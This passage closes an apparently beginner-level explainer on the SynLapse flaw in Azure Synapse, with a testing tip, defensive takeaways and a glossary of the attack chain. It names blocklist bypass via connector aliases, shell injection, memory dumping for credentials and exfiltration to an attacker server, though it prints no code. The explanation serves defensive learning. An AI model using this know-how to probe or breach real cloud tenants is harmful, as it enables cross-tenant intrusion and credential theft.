- Patch timing. The report notes that a connector was patched while it was being exploited. When testing, re-run a previously working payload after a patch to see whether the block is complete or only covers the specific connector name used.
Closing note
The report frames SynLapse alongside earlier cloud vulnerabilities such as Azure AutoWarp, AWS Superglue and AWS BreakingFormation to argue that nothing is bulletproof and that attackers have numerous ways to reach a cloud environment. The technical lesson it draws is that the danger lay less in code execution on a shared host than in what that host could reach: a client certificate to a powerful internal API server, and plain credentials in the memory of the process handling external connections.
For a beginner, the takeaways are simple and reusable:
- A user interface that hides or disables something is not a security control. The server must check every request.
- Blocklists fail when several names lead to the same dangerous code. Allowlists and fixing the underlying code are stronger.
- Shared machines are risky places to keep secrets. If code can run there, anything on that machine can be read.
- Programs hold secrets in memory while they work. If an attacker can read that memory, encryption on disk does not save you.
- A certificate or token is only as safe as the place it is stored, and revoking it is a separate step from patching code.
Glossary
- API: the set of requests a program offers to other programs, like a menu and waiter in a restaurant.
- Azure Data Factory: a Microsoft cloud service for moving and transforming data, related to Synapse and affected by the same flaw.
- Azure Synapse Analytics: a Microsoft cloud service for importing and processing data from many sources.
- Batch pool: a group of machines used to run many jobs at once; controlling it means controlling every machine in it.
- BuildConnectionString: a function in each connector that assembles the ODBC connection string.
- Certificate: a digital file that proves an identity to another computer, like a passport.
- Client certificate: a certificate a client presents to a server to prove it is allowed in.
- Connection string: a line of text listing the settings for a database connection, such as driver, server, username and password.
- Connector: software that lets a program talk to a particular kind of database or service.
- Credential: anything that proves who you are, such as a username and password, a key, or a token.
- Cross-tenant: reaching from one customer's space into another customer's space.
- CVE: a public catalogue number for a known vulnerability.
- Decompiling: turning compiled machine code back into something close to readable source code.
- Dictionary: a set of key and value pairs, like names and phone numbers.
- DLL: a file full of code that a Windows program loads and uses.
- Ephemeral: temporary; created fresh and thrown away afterwards.
- ExtendedProperties: a Salesforce connector property whose contents are copied into the final ODBC connection string.
- GenericOdbcConnector: the underlying implementation that several connector names map to.
- HTTP server: a small web service that receives requests; here, one the researcher controls to collect stolen data.
- Integration runtime (IR): the machine that connects to external data sources on behalf of Synapse.
- JSON: a text format for structured data, with keys in quotes and values after colons.
- Least privilege: giving each thing the smallest set of permissions it needs, and no more.
- Managed identity: an identity Azure creates and manages for a resource so it can log in to other services without a human typing a password.
- Managed Virtual Network (VNet): a private, fenced-off area of a network used by cloud-hosted integration runtimes.
- Memory dump: a copy of a running program's memory saved to a file.
- MSRC: the Microsoft Security Response Center, Microsoft's security response team.
- NT Authority\SYSTEM: the most powerful local account on a Windows machine.
- ODBC: a standard way for programs to talk to databases.
- Patch: a software update that fixes a bug.
- Payload: the piece of data an attacker sends to trigger a vulnerability.
- Pipe (
|): a shell character meaning "take the output of the thing on the left and feed it to the thing on the right". - Private endpoint: a connection point that only a specific private network can use.
- procdump: a tool that saves a copy of a running process's memory.
- RCE (remote code execution): the ability to make a machine run code of your choosing, from a distance.
- Revoking: marking a certificate or token as no longer valid.
- SAML: a standard for logging in through a separate identity provider.
- Sandbox: an isolated environment where code can run without affecting anything else.
- Scoped token: a token limited to a specific purpose or area rather than being all-powerful.
- Self-hosted IR (SHIR): integration runtime software installed on a customer's own Windows machine.
- Shell: the program on a computer that takes typed commands and runs them.
- Shell injection: sneaking extra commands into a place where a program expected only data.
- TaskExecutor.exe: the process in which the researcher's code ran on the integration runtime.
- Tenant: one customer's separate space inside a shared cloud service.
- Token: a short piece of text a service gives you after you log in, so you do not resend your password each time.
- Workspace: one company's separate Synapse setup, identified by a name.



